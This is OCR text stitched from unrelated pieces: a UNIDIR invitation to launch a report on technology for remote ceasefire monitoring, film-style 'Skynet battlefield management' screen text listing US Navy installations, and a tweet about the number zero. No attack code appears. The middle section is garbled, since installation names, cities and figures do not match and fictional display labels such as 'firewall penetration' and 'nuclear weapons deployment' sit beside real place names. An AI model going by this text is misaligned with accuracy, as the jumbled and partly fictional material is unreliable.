
Always show pictures from this sender

WHAT: The United Nations Institute for Disarmament Research (UNIDIR) is pleased to invite you to the virtual launch of a new publication: Exploring the use of technology for remote ceasefire monitoring and verification.

A joint publication by UNIDIR's Security and Technology Programme and Conventional Arms and Ammunition Programme, this report explains what technological solutions are available to help monitor and verify ceasefires. It also provides a series of guiding considerations to reflect upon before using technology to aid with ceasefire monitoring and verification.


Beyond the presentation of the research, an expert panel will discuss the past and current use of technology in (remote) ceasefire monitoring and verification as well as consider the future opportunities and challenges that technology offers in a ceasefire context.

SKYNET BATTLEFIELD MANAGEMENT SYSTEM
FIREWALL PENETRATION
LOCAL DEFENSE NETS
SYSTEM STATUS
PROCESSING ACTIVITY 90 TERAFLOPS
NAVAL BASE
ARMY BASE
AIRFORCE BASE
TROPIC OF CANCER
TROPIC OF CAPRICORN
VIRUS SCAN
WORKING
AUTONOMOUS OPERATION
GLOBAL POSITIONING SYSTEM COVERAGE
CLIENT/SERVER ENVIRONMENT
VEHICLE APPROACH ANALYSIS
NORTH ATLANTIC OCEAN
SOUTH ATLANTIC OCEAN
PACIFIC OCEAN
INDIAN OCEAN
Norwegian Sea
Hudson Bay
Gulf of Alaska
Black Sea
Bay of Bengal
South China Sea
Gulf of Guinea
Gulf of Mexico


SKYNET BATTLEFIELD MANAGEMENT SYSTEM
FIREWALL PENETRATION
LOCAL DEFENSE NETS
SYSTEM STATUS
PROCESSING ACTIVITY 90 TERAFLOPS
NAVAL BASE
ARMY BASE
AIRFORCE BASE
TROPIC OF CANCER
TROPIC OF CAPRICORN
NORTH ATLANTIC OCEAN
SOUTH ATLANTIC OCEAN
PACIFIC OCEAN
INDIAN OCEAN
Black Sea
Mediterranean Sea
Gulf of Mexico
Gulf of Guinea
Gulf of Aden
Bay of Bengal
South China Sea
East China Sea
Japan
Norwegian Sea
North Sea
Hudson Bay
Gulf of Alaska
Newfoundland
HAWAIIAN ISLANDS
GALAPAGOS ISLANDS
CANARY ISLANDS
Celebes
VIRUS SCAN
WORKING
AUTONOMOUS OPERATION
GLOBAL POSITIONING SYSTEM COVERAGE
CLIENT/SERVER ENVIRONMENT
VEHICLE APPROACH ANALYSIS
NUCLEAR WEAPONS DEPLOYMENT
GROUND FORCE
INSTALLATION STATUS CITY PRV MIL CIV TOTAL
NAVMARCORESCEN LOS ANGELES ON-LINE LOS ANGELES 18.8
NAVMARCORESCEN SACRAMENTO ON-LINE SACRAMENTO 8.2
NAVMEDCEN SAN DIEGO ON-LINE SAN DIEGO 365.0
NAVPETOFF(MULTI-SITES) ON-LINE SKAGGS ISLAND 227.6
NAVSECGRUACT SKAGGS IS ON-LINE SAN DIEGO 77.2
NAVSPACECOM (MULTI-SITES) ON-LINE CORONA 4.8
NAVSTA SAN DIEGO ON-LINE OAKLAND 976.0
NIROP SUNNYVALE ON-LINE OAKLAND 176.8
NWASTA CORONA ON-LINE SAN DIEGO 94.1
OAKLAND FISC CSO ON-LINE SAN DIEGO 1306.0 43160 5400 48560
OAKLAND NH CSO ON-LINE SEAL BEACH 241.2 489 250 739
SPAWARSYSCEN ON-LINE 599.6
SUBASE SAN DIEGO ON-LINE 203.4
WPNSUPPFAC SEAL BEACH ON-LINE 1693.1
NAVSURFWARCEN COASTSYSTA ON-LINE PANAMA CITY 238.0 6 6
NAVTECHTRACENCRST PENSACOLA ON-LINE PENSACOLA 161.4 1998 2266
NAVUNSEAWARCENDIV(MULTI-SITES) ON-LINE KEY WEST 16.7 268 3917
NCTAMS LANT DET KEY ON-LINE PENSACOLA 15.8 370 8135
WEST ON-LINE PENSACOLA 207.4 3214
NETPDTC ON-LINE MARIETTA 313.6 533
PWC PENSACOLA ON-LINE ATHENS 789.3 4
NAS ATLANTA ON-LINE KINGS BAY 107.4 17
NAVSCSCOL ATHENS ON-LINE BARBERS POINT 45.6
NAVSPACECOM (MULTI-SITES) ON-LINE PEARL HARBOR 6.6
PERSPECTIVE-01
HOLD
SAVE
HELP
RESET
RELOAD

Lex Fridman

@lexfridman

0 (zero) is the most important number ever invented in mathematics. It enables algebra and calculus and thus physics, computing, and engineering. Also, philosophically, it helps us come to grips with the idea of nothingness.

10:48 AM · 09 Nov 21 · Twitter Web App